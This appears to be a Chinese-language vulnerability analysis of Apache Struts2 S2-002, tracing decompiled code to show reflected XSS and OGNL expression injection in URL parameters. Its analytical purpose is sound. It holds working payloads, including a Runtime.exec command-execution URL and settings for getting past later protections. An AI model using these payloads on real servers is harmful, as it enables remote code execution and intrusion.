ComponentTagSupport.class x URL.class x index.jsp x HttpServletRequestWrapper.java x UrlHelper.class x ServletRequestWrapper.java x RequestFacade.java x
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...
Q- this.parameters x Cc W . 5/8
139 public boolean end(Writer writer, String body) { writer: JspWriterImpl@5108 body: ""
140 String scheme = this.req.getScheme(); scheme: "http"
141 if (this.scheme != null) {
142     scheme = this.scheme; scheme: null
143 }
144
145 String result;
146 String id;
147 if (this.value == null && this.action != null) { value: null
148     if (Dispatcher.getInstance().isPortletSupportActive() && PortletActionContext.isPortletRequest()) {
149         result = PortletUrlHelper.buildUrl(this.action, this.namespace, this.method, this.parameters, this.portletUrl);
150     } else {
151         result = this.determineActionURL(this.action, this.namespace, this.method, this.req, this.res, this.parameters);
152     }
153 } else if (Dispatcher.getInstance().isPortletSupportActive() && PortletActionContext.isPortletRequest()) {
154     result = PortletUrlHelper.buildResourceUrl(this.value, this.parameters);
155 } else {
156     id = this.value;
157     if (id != null && id.indexOf("?") > 0) {
158         id = id.substring(0, id.indexOf("?"));
159     }
160
161     result = UrlHelper.buildUrl(id, this.req, this.res, this.parameters, scheme, this.includeContext, this.encode, this.forceAddSchemeHostAndPort);
162 }
163 }
```

ActionMapping只做对象初始化，所以不用管它，继续进入 `UrlHelper.buildUrl()` 方法

```
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...
Q- parameters x Cc W . 13 results
184
185 protected String determineActionURL(String action, String namespace, String method, HttpServletRequest req, HttpServletResponse res) {
186     String finalAction = this.findString(action); action: "login"
187     String finalMethod = method != null ? this.findString(method) : method;
188     String finalNamespace = this.determineNamespace(namespace, this.getStack(), req);
189     ActionMapping mapping = new ActionMapping(finalAction, finalNamespace, finalMethod, parameters);
190     String uri = this.actionMapper.getUriFromActionMapping(mapping);
191     return UrlHelper.buildUrl(uri, req, res, parameters, scheme, includeContext, encodeResult, forceAddSchemeHostAndPort, es);
192 }
```

继续跟进 `buildParametersString` 方法，该方法继续调用 `buildParametersString` 方法

```
index.jsp x HttpServletRequestWrapper.java x UrlHelper.class x ServletRequestWrapper.java x RequestFacade.java x Request.java x Component.class x
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...
Q- params x Cc W . 7/19
128
129 if (escapeAmp) { escapeAmp: true
130     buildParametersString(params, link); link: "/Struts2-002MV/login.action" params: size = 1
131 } else {
132     buildParametersString(params, link, paramSeparator: "&");
133 }
```

`buildParametersString` 方法主要的作用是组成要返回的URL，并拼接参数。通篇看下可以发现没有任何过滤的地方

```

Decompiled .class file, bytecode version: 49.0 (Java 5)
Download Sources Choose Sources...

148 @ public static void buildParametersString(Map params, StringBuffer link, String paramSeparator) { link: "/Struts2-002MV/
149     if (params != null && params.size() > 0) { params: size = 1
150         if (link.toString().indexOf("?") == -1) {
151             link.append("?");
152         } else {
153             link.append(paramSeparator);
154         }
155
156         Iterator iter = params.entrySet().iterator();
157         String[] valueHolder = new String[1];
158
159         while(iter.hasNext()) {
160             Map.Entry entry = (Map.Entry)iter.next();
161             String name = (String)entry.getKey();
162             Object value = entry.getValue();
163             String[] values;
164             if (value instanceof String[]) {
165                 values = (String[]) ((String[])value);
166             } else {
167                 valueHolder[0] = value.toString();
168                 values = valueHolder;
169             }
170
171             for(int i = 0; i < values.length; ++i) {
172                 if (values[i] != null) {
173                     link.append(name);
174                     link.append('=');
175                     link.append(translateAndEncode(values[i]));
176                 }
177
178                 if (i < values.length - 1) {
179                     link.append(paramSeparator);
180                 }
181             }
182
183             if (iter.hasNext()) {
184                 link.append(paramSeparator);
185             }
186         }
187     }
188 }

```

为了看起来清晰我用的POST发送参数，可以看到经过处理后，攻击代码并没有任何过滤，从而造成了XSS攻击

```

> static members of UrlHelper
> params = {LinkedHashMap@5079} size = 1
> link = {StringBuffer@5086} "/Struts2-002MV/login.action?<script>alert(1);</script>="
> paramSeparator = "&"

```

分析到这里漏洞的原理就已经非常明晰。

三、是否存在其它漏洞？

3.1、第一个小发现

在前面分析 `URL.start()` 方法时有一段如下图的代码，是可以执行代码的


```

Decompiled .class file, bytecode version: 49.0 (Java 5)
Download Sources Choose Sources...


this.parameters
8 results
75 public boolean start(Writer writer) {
76     boolean result = super.start(writer);
77     if (this.value != null) {
78         this.value = this.findString(this.value);
79     }
80
81     try {
82         String includeParams = this.urlIncludeParams != null ? this.urlIncludeParams.toLowerCase() : "get";
83         if (this.includeParams != null) {
84             includeParams = this.findString(this.includeParams);
85         }
86     }
87 }

```


这里的 `this.findString()` 调用的是 `ValueStack.findValue()` 方法，如果传OGNL表达式是可以执行命令的，但 `this.includeParams` 不可控，只能通过修改JSP来修改，所以肯定是无法利用，这里仅作为一个漏洞发现的思路。



但可以改一下环境中的includeParams值为OGNL表达式，做个测试



重新刷新页面可以发现能够成功执行，但并没有什么用。



3.2、第二个小发现

`buildParametersString` 方法主要的作用是组成要返回的URL，并拼接参数。但仔细分析发现 `translateAndEncode` 方法可能存在OGNL表达式注入

```
Decompiled .class file, bytecode version: 49.0 (Java 5)
Download Sources Choose Sources...

171     for(int i = 0; i < values.length; ++i) { i: 0
172         if (values[i] != null) {
173             link.append(name); name: "id"
174             link.append('=');
175             link.append(translateAndEncode(values[i])); link: "/Struts2-002MV/login.action?id=" values: ["${1+1}
176         }
177
178         if (i < values.length - 1) {
179             link.append(paramSeparator);
180         }
181     }
```

我们使用一个新的Payload测试，至于payload为何这样写我们后面分析（%2b是+号）

```
1 http://localhost:8080/Struts2-002MV/?id=${1%2b1}
```

整个的调用链如下

```
translateVariables:116, TextParseUtil (com.opensymphony.xwork2.util)
translateVariables:100, TextParseUtil (com.opensymphony.xwork2.util)
translateVariables:36, TextParseUtil (com.opensymphony.xwork2.util)
translateVariable:287, UrlHelper (org.apache.struts2.views.util)
translateAndEncode:262, UrlHelper (org.apache.struts2.views.util)
buildParametersString:239, UrlHelper (org.apache.struts2.views.util)
buildParametersString:205, UrlHelper (org.apache.struts2.views.util)
buildUrl:186, UrlHelper (org.apache.struts2.views.util)
determineActionURL:370, Component (org.apache.struts2.components)
end:256, URL (org.apache.struts2.components)
doEndTag:43, ComponentTagSupport (org.apache.struts2.views.jsp)
```

当代码进入到 `translateVariables` 方法后，发现OGNL的开始必须是 `$`

```
Writer.java x JspWriterImpl.class x Component.class x DefaultActionMapper.class x ActionMapping.class x index.jsp x UrlHelper.class x TextParseUtil.java x
35 @ public static String translateVariables(String expression, ValueStack stack) { expression: "${1+1}" Reader Mode
36     return translateVariables(open: '$', expression, stack, String.class, evaluator: null).toString(); expression: "${1+1}
37 }
38
39
```

进入 `translateVariables` 方法后发现很熟悉，这不就是Struts2-001漏洞中分析的问题嘛，只不过Struts2-001中OGNL起始字符是 `%{`，而这里是 `${`，所以具体的我们就不分析了，和Struts2-001漏洞相同，大家可以看下面的核心代码。

```
1 public static Object translateVariables(char open, String expression, ValueStack
  stack, Class asType, ParsedValueEvaluator evaluator) {
2     // deal with the "pure" expressions first!
3     //expression = expression.trim();
4     Object result = expression;
5     // 死循环，只有一个退出的地方，就是break
6     while (true) {
7         // 定位OGNL表达式的标志性字符${的位置，一般是0
8         int start = expression.indexOf(open + "{");
9         // OGNL表达式的长度
10        int length = expression.length();
11        // 标志性字符${的后两个位置开始，用于判断
```

```

12     int x = start + 2;
13     int end;
14     char c;
15     int count = 1;
16     // 如果start不为-1, 也就是还有${标志;
17     while (start != -1 && x < length && count != 0) {
18         // 逐个取出字符
19         c = expression.charAt(x++);
20         // 如果字符为{, 则count++
21         if (c == '{') {
22             count++;
23         } else if (c == '}') {
24             count--;
25         }
26     }
27     end = x - 1;
28     // 如果有标志性字符$, 并且end不为-1
29     if ((start != -1) && (end != -1) && (count == 0)) {
30         // 取出表达式
31         String var = expression.substring(start + 2, end);
32         // 在ValueStack找到表达式对应的值, 取出来就是我们的payload
33         Object o = stack.findValue(var, asType);
34         if (evaluator != null) {
35             o = evaluator.evaluate(o);
36         }
37
38         // left与right都为空
39         String left = expression.substring(0, start);
40         String right = expression.substring(end + 1);
41         if (o != null) {
42             // 判断left是否为空
43             if (TextUtils.stringSet(left)) {
44                 result = left + o;
45             } else {
46                 result = o;
47             }
48
49             if (TextUtils.stringSet(right)) {
50                 result = result + right;
51             }
52             // 由于left与right都为空, 所以expression是我们的payload, 再次回到while循环开始解析payload, 再次进入stack.findValue(var, asType);时触发payload
53             expression = left + o + right;
54         } else {
55             // the variable doesn't exist, so don't display anything
56             result = left + right;
57             expression = left + right;
58         }
59     } else {

```

```
60         break;
61     }
62 }
63
64 return XWorkConverter.getInstance().convertValue(stack.getContext(), result,
asType);
65 }
```

最终的返回界面如下， `${1+1}` 被成功执行



localhost:8080/Struts2-002MV/?id=\${1%2b1}

S2-002 Demo

/Struts2-002MV/login.action?id=**2**

我们将payload换成执行计算器，同样也可以执行，Struts2直到2.3.8版本依然存在这个漏洞，只不过后面的版本需要设置 `#context["xwork.MethodAccessor.denyMethodExecution"]=false` 与 `#_memberAccess["allowStaticMethodAccess"]=true`，这些我们后面的文章中再补充讲解

```
1 http://localhost:8080/Struts2-002MV/?
  id=${@java.lang.Runtime@getRuntime().exec("calc")}
```